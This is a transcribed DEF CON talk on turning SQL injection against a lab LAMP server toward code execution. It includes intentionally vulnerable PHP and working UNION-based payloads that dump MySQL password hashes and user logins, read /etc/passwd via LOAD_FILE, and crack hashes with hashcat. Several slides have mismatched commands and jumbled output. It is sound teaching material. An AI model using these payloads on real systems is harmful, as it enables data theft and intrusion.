

Hacking SQL Injection for Remote Code Execution on a LAMP stack.

Lance Buttars aka Nemus

The logo for DEF CON 23 in Las Vegas. The text 'DEF CON' is in a large, bold, white, sans-serif font. Below it, 'LAS VEGAS' is written in a smaller, white, sans-serif font. To the right of 'LAS VEGAS' is the number '23' in a large, white, stylized, outlined font.

Updated Slides @
<https://www.introtobackdoors.com>

Who am I?

Just some guy who likes computer security.

I work as a PHP/Python application programmer.

I am a member of the local
Defcon Group www.dc801.org
Freenode #dc801.

I help organize and run 801 Labs which is a hackerspace
located in downtown Salt Lake City.

801 Labs Hacker Space www.801labs.org

Disclaimer

- **The information provided in this presentation is to be used for educational purposes only.**
- **I am in no way responsible for any misuse of the information provided.**
- **All of the information presented is for the purpose of developing a defensive attitude in order to provide insight.**
- **In no way should you use the information to cause any kind of damage directly or indirectly.**
- **You implement the information given in this presentation at your own risk.**
- **Contact a Lawyer for legal questions.**

Why Study Attacks?

The best defense is a good offense.

- By understanding how SQLi attacks work one can understand what to look for when they expect a web server has been compromised or tampered with.
- By studying attacks it becomes clear how to identify the weak points of a web application's overall architecture.

What is SQL Injection?

SQL injection is a code injection technique used to attack an application by sending input from a user defined source that is later interpreted and executed by the SQL database.

SQL injection attacks work because the input taken from the user input is combined unfiltered or filtered poorly with a SQL statements that is passed to the database that allows the form user to manipulate the query.

Prerequisites

- **Familiarity with Linux, Apache, MySQL, PHP (LAMP).**
 - Linux Operating Systems CLI
 - SQL Databases and Basic SQL
 - http://www.w3schools.com/sql/sql_intro.asp
 - Apache Servers.
 - Basic PHP knowledge.
 - Understanding of HTTP POST and GET
 - http://www.w3schools.com/tags/ref_httpmethods.asp
- **LAMP Setup**
 - <https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-on-ubuntu>

Scenario

Through the point of view of an attacker this presentation will demonstrate the discovery of a SQLi vulnerability, the damaging effect it can cause, and how an attacker could gain Remote Code Execution (RCE).

Steps

1. Identify the vulnerability.
2. Fingerprint server.
3. Enumerate data from the database.
4. Upload a backdoor.

Lab Setup



Environment and Tools

For this attack a **cURL** script will be used to send malicious HTTP requests to a LAMP server. This will simulate a browser via command line. It should be noted that **Burp Suite** or **Zed Attack Proxy Project** could be used to do the same thing.

This will make running tests easier and allow for the quick generation of malicious urls needed to exploit the web server.

Curl Test Script

```
#!/bin/bash  
curl --get --data-urlencode "id=$1" "http://127.0.0.1/get.php"
```

```
root@testbox:/# ./get_curl.sh "1"  
http://127.0.0.1/get.php?id=1
```

-G, --get


- When used, this option will make all data specified with -d, --data, --data-binary or --data-urlencode to be used in an HTTP GET request.

--data-urlencode


- performs URL-encoding http://www.w3schools.com/tags/ref_urlencode.asp

<http://curl.haxx.se/docs/manpage.html>

PHP Architecture



Architecture 2



Test Database and Data

```
mysql> CREATE DATABASE orders;
mysql> USE ORDERS;
mysql> CREATE TABLE `orders` (
  `orderNumber` int(11) AUTO_INCREMENT,
  `productCode` varchar(15) NOT NULL,
  `quantityOrdered` int(11) NOT NULL,
  `priceEach` double NOT NULL,
  `orderLineNumber` smallint(6) NOT NULL,
  PRIMARY KEY (`orderNumber`)
) ENGINE=InnoDB;
mysql> INSERT INTO orders (productCode,quantityOrdered,priceEach,
orderLineNumber)
values ('FAB232RT','30','20.00','1');
```

<http://www.mysqltutorial.org/mysql-sample-database.aspx>

Users Table

```
CREATE TABLE login(  
id int(10) NOT NULL AUTO_INCREMENT,  
username varchar(255) NOT NULL,  
password varchar(255) NOT NULL,  
email varchar(255) NOT NULL,  
PRIMARY KEY (id)  
);
```

-- login table with a couple of users using a md5 password

```
insert into login (username,password,email) values ('admin',md5  
'monkey'),'admin@example.com');
```

```
insert into login (username,password,email) values ('admin',md5  
'test'),'test@example.com');
```


Vulnerable Code

```
<?PHP // echo request URL
echo "http://".$_SERVER['HTTP_HOST']. $_SERVER['REQUEST_URI'] . "\n";

// Create connection with root no password
$con = mysqli_connect("127.0.0.1","root","","orders");

// Check connection
if (mysqli_connect_errno()) { echo "Failed to connect to MySQL: " . mysqli_connect_error(); }

if(isset($_GET['id'])){
    $query = "SELECT * FROM orders where orderNumber = ". $_GET['id'];
    echo $query . "\n"; // display sql statement.
    $result = mysqli_query($con,$query);
}

if($result){
    while($row = mysqli_fetch_array($result)) { echo print_r($row,true); }
}else{ echo "Invalid sql \n"; }

mysqli_close($con);
echo "\n";

?>
```

Vulnerability Testing

So how does an attacker test for SQL injection?



Blind SQL Injection & Error Messages

- Blind SQL Injection
 - Blind SQL Injection is a type of an attack that runs valid queries on the database often using timing along with **true** or **false** parameters. The results from the timing attacks and the **true** or **false** evaluations can help determine if the system is vulnerable. This attack method is used when the web application is configured to **NOT** show generic error messages.
- Error Message Based or Standard SQL Injection.
 - Is the opposite of a blind attack.
 - Using sql errors we extract data from the system error message.
 - **Example:**
 - **Warning:** `mysql_fetch_array()` expects parameter 1 to be resource, boolean given in

Methods of SQL Injection

Strings

- `SELECT * FROM Table WHERE id = '1';`

Numeric

- `SELECT * FROM Table WHERE id = 1;`

Evaluation

- `SELECT * FROM Users WHERE username = 'nemus'`
`AND password = .$Injection_point`
 - If the query receives a result the code assumes the statement is true and returned data is used as validation.

Expand from http://websec.ca/kb/sql_injection

Demonstrated Methodology

- The following examples demonstrate blind testing which does not rely on error messages to build SQLi queries.
- In this scenario the testing will be done using **numeric** injection. The numeric injection can be inferred from the basis of the “**id=1**” variable being in the format of an integer.

Numeric Injection Testing

1 AND 1 returns results. Which implies this is possibly vulnerable.

```
root@testbox:/# ./get_curl.sh "1 AND 1"
```

URL:<http://127.0.0.1/get.php?id=1%20AND%201>

```
SELECT * FROM orders where orderNumber =1 AND 1
```

```
Array(
```

```
  [orderNumber] => 1
```

```
  [productCode] => ASDFB
```

```
.....
```

1 AND 0 returns no results. Possibly not vulnerable.

```
root@testbox:/# ./get_curl.sh "1 AND 0"
```

URL:<http://127.0.0.1/get.php?id=1%20AND%200>

```
SELECT * FROM orders where orderNumber =1 AND 0
```

```
# No returned results.
```


Numeric Injection Testing Continued

1 AND TRUE returns results. Which implies this is possibly vulnerable.

```
root@testbox:/# ./get_curl.sh "1 AND True"
```

URL:<http://127.0.0.1/get.php?id=1%20AND%20true>

```
SELECT * FROM orders where orderNumber =1 AND true
```

```
Array(
```

```
  [orderNumber] => 1
```

```
  [productCode] => ASDFB
```

```
.....
```

1 AND FALSE returns no results. Possibly not vulnerable.

```
root@testbox:/# ./get_curl.sh "1 AND 0"
```

URL:<http://127.0.0.1/get.php?id=1%20AND%20false>

```
SELECT * FROM orders where orderNumber =1 AND false
```

```
# No returned results.
```

Numeric Injection Testing Continued

1-false returns 1 if sql injection vulnerability exists.

```
root@testbox:/# ./get_curl.sh "1-false"
```

URL:<http://127.0.0.1/get.php?id=1-false>

```
SELECT * FROM orders where orderNumber =1-false
```

```
Array(
```

```
  [orderNumber] => 1
```

```
  [productCode] => ASDFB
```

```
.....
```

1-true returns 0 if sql injection vulnerability exists.

```
root@testbox:/# ./get_curl.sh "1 AND 0"
```

URL:<http://127.0.0.1/get.php?id=1-true>

```
SELECT * FROM orders where orderNumber =1-true
```

```
# No returned results.
```

Numeric Injection Testing Continued

1*3 returns 3 if sql injection vulnerability exists.

```
root@testbox:/# ./get_curl.sh "1*3"
```

URL: <http://127.0.0.1/get.php?id=1%2A3>

```
SELECT * FROM orders where orderNumber =1*3
```

1*3 returns 1 if sql injection **DOES NOT EXIST.**

```
root@testbox:/# ./get_curl.sh "1*3"
```

URL: <http://127.0.0.1/get.php?id=1#todo> fix this

```
SELECT * FROM orders where orderNumber =1
```

```
Array(
```

```
  [orderNumber] => 1
```

```
  [productCode] => ASDFB
```

```
  ....
```

Fingerprinting

So now that the attacker has identified the vulnerability it is time for them to move on to understanding the system.



Fingerprinting

- Knowing the system architecture aides the attacker on crafting specific SQL injection queries that later will be used to steal data.
- Most web servers will identify their operating system and web technology in the HTTP request headers.
 - **Take note that these headers can be falsified and shouldn't be taken for granted**

Nmap Scanning

```
[root@server1 ~]# nmap -A 127.0.0.1
```

```
80/tcp open http Apache httpd 2.2.15 ((CentOS))
```

```
http-methods: Potentially risky methods: TRACE
```

```
OS:SCAN(V=5.51%D=7/14%OT=22%CT=1%CU=37534%PV=N%DS=0%DC=L%G=Y%TM=55A4A611%P=
```

```
OS:x86_64-redhat-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS
```

```
OS:(O1=MFFD7ST11NW6%O2=MFFD7ST11NW6%O3=MFFD7NNT11NW6%O4=MFFD7ST11NW6%O5=MFF
```

```
OS:D7ST11NW6%O6=MFFD7ST11)WIN(W1=FFCB%W2=FFCB%W3=FFCB%W4=FFCB%W5=FFCB%W6=FF
```

```
OS:CB)ECN(R=Y%DF=Y%T=40%W=FFD7%O=MFFD7NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A
```

```
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%
```

```
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
```

```
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
```

```
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
```

```
OS:T=40%CD=S)
```


Looking at HTTP Headers

```
curl -v http://10.1.1.6/get.php?id=1
```

```
HTTP/1.1 200 OK
```

```
Date: Wed, 15 Oct 2014 07:30:38 GMT
```

```
Server: Apache/2.2.15 (CentOS)
```

```
X-Powered-By: PHP/5.5.17
```

```
Content-Length: 497
```

```
Connection: close
```

```
Content-Type: text/html; charset=UTF-8
```

```
nmap -sV -p 80 10.254.10.6
```

```
PORT STATE SERVICE VERSION
```

```
80/tcp open  http  Apache httpd 2.2.15 ((CentOS))
```

https://www.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_%28OWASP-IG-004%29

Verifying HTTP Via HTTP Print

```
./httpprint -h 10.1.1.6 -s signatures.txt
```

<http://net-square.com/httpprint.html>

Finger Printing Completed on <http://10.1.1.6:80/>

Host: 10.1.1.6

Derived Signature:

Apache/2.2.15 (CentOS)

9E431BC86ED3C295811C9DC5811C9DC5811C9DC5505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC58A91CF57
FCCC535B6ED3C295FCCC535B811C9DC5E2CE6927050C5D33E2CE6927811C9DC5
6ED3C295E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923

Banner Reported: Apache/2.2.15 (CentOS)

Banner Deduced: Apache/2.0.x

Score: 127

Confidence: 76.51

Database Fingerprinting

- Now that the attacker believes they know the web server architecture it's time to move on to fingerprinting the database.
- To figure out the database software they will need to run database specific commands such as `version()` and compare the output with results of different database servers.

So how is this accomplished?

Union Select Poisoning

- **UNION** will allow the joining of another query to the first query. Effectively joining them into one set.
- Enumerating Table Column Count:
 - Trying from 1 to x integers to find initial column set size. MySQL will fail each time until the correct number of columns have been found.
- Example:
 - **SELECT * FROM orders WHERE id = 1 UNION SELECT 1,2,3,4,5,...,x;**

Union Select Version

```
./get_curl.sh "1 UNION SELECT '1','1','1','1',VERSION()"
```

URL:<http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20%271%27%2C%271%27%2C%271%27%2C%271%27%2CVERSION%28%29>

```
SELECT * FROM orders where orderNumber =1 UNION SELECT '1','1','1','1',  
VERSION()
```

```
Array(  
  [orderNumber] => 1  
  [productCode] => 1  
  [quantityOrdered] => 1  
  [priceEach] => 1  
  [orderLineNumber] => 5.5.40  
)
```

Fingerprinting with Concatenation

Different Databases handle string concatenation with different commands.

The following are commands that can be used to verify databases.

- **PostgreSQL**
 - 'a' || 'b'
- **MySQL**
 - CONCAT('b','a')
- **MS SQL**
 - 'a' + 'b'
- **Oracle:**
 - 'b' || 'b' *or* CONCAT('b','a')

MySQL CONCAT Test

```
./get_curl.sh "9 UNION SELECT '1','1','1','1', CONCAT('a','b')"
```

<http://127.0.0.1/get.php?id=9%20UNION%20SELECT%20%271%27%2C%271%27%2C%271%27%2C%271%27%2C%20CONCAT%28%27a%27%2C%27a%27%29>

```
SELECT * FROM orders WHERE orderNumber =9 UNION SELECT  
'1','1','1','1', 'b' || 'b' or CONCAT('b','b')
```

```
[orderNumber] => 1
```

```
[productCode] => 1
```

```
[quantityOrdered] => 1
```

```
[priceEach] => 1
```

```
[orderLineNumber] => ab
```

Oracle CONCAT Test

```
./get_curl.sh "9 UNION SELECT '1','1','1','1', CONCAT('a','b')"
```

<http://127.0.0.1/get.php?id=9%20UNION%20SELECT%20%271%27%2C%271%27%2C%271%27%2C%271%27%2C%20CONCAT%28%27a%27%2C%27a%27%29>

```
SELECT * FROM orders WHERE orderNumber =9 UNION SELECT  
'1','1','1','1', CONCAT('a','b')
```

```
[orderNumber] => 1
```

```
[productCode] => 1
```

```
[quantityOrdered] => 1
```

```
[priceEach] => 1
```

```
[orderLineNumber] => 0
```

Fingerprinting Conclusion

- By comparing the results of the concatenation tests the attacker can see the MySQL test passed by returning the concatenated string “ab” and the Oracle test failed by not returning a concatenated string.
- From the `version()` command they find the results of `5.5.40`. Checking via a quick web search on `5.5.40` they see that most of the articles returned are about MySQL.
- So from this evidence the attacker with a higher level of certainty concluded that the database is in fact MySQL.

Data Enumeration

Now that the attacker has identified the architecture they move on to stealing interesting pieces of data out of the database.



Enumeration

Our attacker will start the enumeration process by attempting to pull MySQL user's, password hashes, and application database scheme information.

They will then attempt to read files off the operating system and use the password hashes to create a password list to use against the application's login portal.

MySQL User Enumeration

```
./get_curl.sh "0 UNION SELECT host, user, password,null,null FROM mysql.user"
```

URL: <http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20host%2C%20user%2C%20password%2Cnull%2Cnull%20FROM%20mysql.user>

```
SELECT * FROM orders where orderNumber =0 UNION SELECT host, user, password,null,null FROM mysql.user
```

```
Array(
```

```
  [orderNumber] => localhost
```

```
  [productCode] => root
```

```
  [quantityOrdered] => *A294441C38B03BE12E32771ADDF7976B0DDB8164
```

```
  [priceEach] =>
```

```
  [orderLineNumber] =>
```

```
)
```


MySQL Hostname

```
# get the name of the server.
```

```
./get_curl.sh "0 UNION SELECT null,null,null,null, @@hostname";
```

URL: <http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20null%2Cnull%2Cnull%2Cnull%2C%20%40%40hostname>

```
SELECT * FROM orders where orderNumber =0 UNION SELECT null,null,null,  
null, @@hostname
```

```
Array(  
....  
[orderLineNumber] => textbox-ubuntu  
)
```


MySQL Concat

Use Concat to combine multiple columns

```
./get_curl.sh "9 UNION SELECT '1','1','1', CONCAT_WS(0x3A, user, password)
FROM mysql.user"
```

URL: http://127.0.0.1/get.php?id=9%20UNION%20SELECT%20null%2Cnull%2Cnull%2Cnull%2C%20CONCAT_WS%280x3A%2C%20user%2C%20password%29%20FROM%20mysql.user

```
SELECT * FROM orders where orderNumber =9 UNION SELECT null,null,null,
null, CONCAT_WS(0x3A, user, password) FROM mysql.user
```

```
Array(
```

```
....
```

```
[orderLineNumber] => root:
*A294441C38B03BE12E32771ADDF7976B0DDB8164
)
```

MySQL Mac Address From UUID

```
# get the name of the server.
```

```
./get_curl.sh "0 UNION SELECT null,null,null,null,uuid()";
```

URL: <http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20null%2Cnull%2Cnull%2Cnull%2C%20UUID%28%29>

```
SELECT * FROM orders where orderNumber =0 UNION SELECT null,null,null,  
null, UUID()
```

```
Array(  
[orderLineNumber] => a110ad12-4cf1-11e4-9d33-080027b98874  
)
```

```
root@testbox:~/#ifconfig eth0
```

```
eth0    Link encap:Ethernet  HWaddr 08:00:27:b9:88:74
```

```
#the last part of the uid is the mac address of the machine 080027b98874 for  
mysql servers
```

MySQL Find Database Name

```
# get the name of the server.
```

```
./get_curl.sh "0 UNION SELECT null,null,null,database()"
```

URL: <http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20null%2Cnull%2Cnull%2Cnull%2Cdatabase%28%29>

```
SELECT * FROM orders where orderNumber =0 UNION SELECT null,null,null,  
null,database()
```

```
Array(  
  [orderLineNumber] => orders  
)
```

MySQL Find Tables and Columns

get the name of the server.

```
./get_curl.sh "0 UNION SELECT (@),NULL,NULL,NULL,NULL FROM (SELECT(@:=0x00),  
(SELECT (@) FROM (information_schema.columns) WHERE (table_schema>=@) AND (@)IN  
(@:=CO,' [',table_schema,' ] >',table_name,' >',column_name))))x "
```

```
SELECT * FROM orders where orderNumber =0 UNION SELECT (@),NULL,NULL,NULL,  
NULL FROM (SELECT(@:=0x00),(SELECT (@) FROM (information_schema.columns)  
WHERE (table_schema>=@) AND (@)IN (@:=CONCAT(@,0x0a,' [',table_schema,' ] >',  
table_name,' >',column_name))))x
```

URL:http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20%28%40%29%2CNULL%2CNULL%2CNULL%2CNULL%20FROM%20%28SELECT%28%40%3A%3D0x00%29%2C%28SELECT%20%28%40%29%20FROM%20%28information_schema.columns%29%20WHERE%20%28table_schema%3E%3D%40%29%20AND%20%28%40%29IN%20%28%40%3A%3DCONCAT%28%40%2C0x0a%2C%27%20%5B%20%27%2Ctable_schema%2C%27%20%5D%20%3E%27%2Ctable_name%2C%27%20%3E%20%27%2Ccolumn_name%29%29%29%29x%20

#Example From http://websec.ca/kb/sql_injection#MySQL_Tables_And_Columns

Find Tables and Columns Output

#Output From Injection

...

```
[ orders ] >orderdetails > orderNumber  
[ orders ] >orderdetails > productCode  
[ orders ] >orderdetails > quantityOrdered  
[ orders ] >orderdetails > priceEach  
[ orders ] >orderdetails > orderLineNumber  
[ orders ] >orders > orderNumber  
[ orders ] >orders > productCode  
[ orders ] >orders > quantityOrdered  
[ orders ] >orders > priceEach  
[ orders ] >orders > orderLineNumber
```

...

Web Application Users

get a list of user from the login table.

```
./get_curl.sh "0 UNION SELECT null,null,username,password,email from login"
```

URL:<http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20null%2Cnull%2Cusername%2Cpassword%2Cemail%20from%20login>

...

[quantityOrdered] => admin

[priceEach] => d0763edaa9d9bd2a9516280e9044d885

[orderLineNumber] => admin@example.com

...

[quantityOrdered] => test

[priceEach] => 098f6bcd4621d373cade4e832627b4f6

[orderLineNumber] => test@example.com

....

Salting & Hashing Passwords

Don't use MD5, SHA1, or SHA256

Use Bcrypt

```
echo password_hash("test", PASSWORD_BCRYPT)."\n";  
$2y$10$13N7yCGrv9hyaQbK1OPboOeNflEgoBoi56DSkmY6lYoN5kHugQo6S
```

```
echo password_hash("test", PASSWORD_BCRYPT)."\n";  
$2y$10$T65hDdN3hvlVkadYXrJNC.L9ljHMeJ.6AlBa8dVxvDJ1UnSx16R/u
```

Different Hash generated each time for the same password using different salt.

<http://www.openwall.com/phpass/>

https://github.com/ircmaxell/password_compat

<http://php.net/manual/en/faq.passwords.php>

Identifying Hashes

Now that the attacker has obtained hashes of the application user's password they need to identify the hash type so that it can be feed into a password cracker.

Password Hash Identification tool

- <https://github.com/psypanda/hashID>
 - **WARNING:** hashID uses Python3.x not Python2.x
 - Python 3 setup guide
 - <http://toomuchdata.com/2014/02/16/how-to-install-python-on-centos/>

Hash Password Cracking

MySQL Password Hashes

<http://dev.mysql.com/doc/refman/5.7/en/password-hashing.html>

Hashcat GPU Cracker

<http://hashcat.net/oclhashcat/>

Algorithms

- MD5
- SHA1
- SHA-256
- SHA-512
- MySQL

and much more

John The Ripper Resources

<http://www.openwall.com/john/>

<https://www.portcullis-security.com/cracking-mysql-network-authentication-hashes-with-john-the-ripper/>

Documentation

<http://www.openwall.com/john/doc/>

Windows - Hashsuite

<http://hashsuite.openwall.net/>

SQL-map --password

#more on this later...

Rainbow Tables

A brute force hash cracker like hashcat generates plaintext and computes the corresponding hashes on the fly, then makes a comparison of the hashes with the hash provided to be cracked. The issue with this is all generated hashes that don't match are discarded.

A time-memory tradeoff hash cracker like rainbowcrack uses pre generated plaintext/hash pairing within a selected hash algorithm, charset and character length. The computed hashes/plaintext pairs results are stored in files called rainbow tables and are used to to make quick comparisons when searching for a specific hash.

<http://project-rainbowcrack.com/index.htm#download>

HashCat Example

```
./oclHashcat64.bin -m 0 md5.txt -a 3 ?a?a?a?a?a? 5f295bce38d311f26a96eb811192f391  
a -o output :planet
```

Session.Name...: oclHashcat

d0763edaa9d9bd2a9516280e9044d885

Status.....: Running

:monkey

Input.Mode.....: Mask (?a?a?a?a?a?a) [6]

Hash.Target....: File (md5.txt)

Online cracker for md5

Hash.Type.....: MD5

<http://md5cracker.org/>

Time.Started...: Tue Jul 14 20:25:45 2015 (2 secs)

Time.Estimated.: Tue Jul 14 20:27:12 2015 (1 min,
23 secs)

Speed.GPU.#1...: 3808.2 MH/s

Speed.GPU.#2...: 2466.4 MH/s

Speed.GPU.#3...: 3930.9 MH/s

Speed.GPU.#4...: 3836.9 MH/s

Speed.GPU.#*...: 14042.3 MH/s

Recovered.....: 0/3 (0.00%) Digests, 0/1 (0.00%)

Progress.....: 21185069056/735091890625
(2.88%)

Reading Files

```
./get_curl.sh "0 UNION SELECT NULL,NULL,NULL,NULL,LOAD_FILE  
('/etc/passwd');"
```

URL:http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20NULL%20NULL%20NULL%20NULL%20LOAD_FILE%28%27%2Fetc%2Fpasswd%27%29%3B

```
SELECT * FROM orders where orderNumber =0 UNION SELECT NULL,NULL,  
NULL,NULL,LOAD_FILE('/etc/passwd');
```

```
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
```

```
postfix:x:108:113::/var/spool/postfix:/bin/false
```

```
mysql:x:109:115:MySQL Server,,,:/nonexistent:/bin/false
```

```
nemus:x:1002:1002:,,,:/home/nemus:/bin/bash
```


Reading PHP Files from WWW

```
./get_curl.sh "0 UNION SELECT NULL,NULL,NULL,NULL,LOAD_FILE  
('/var/www/html/get.php');"
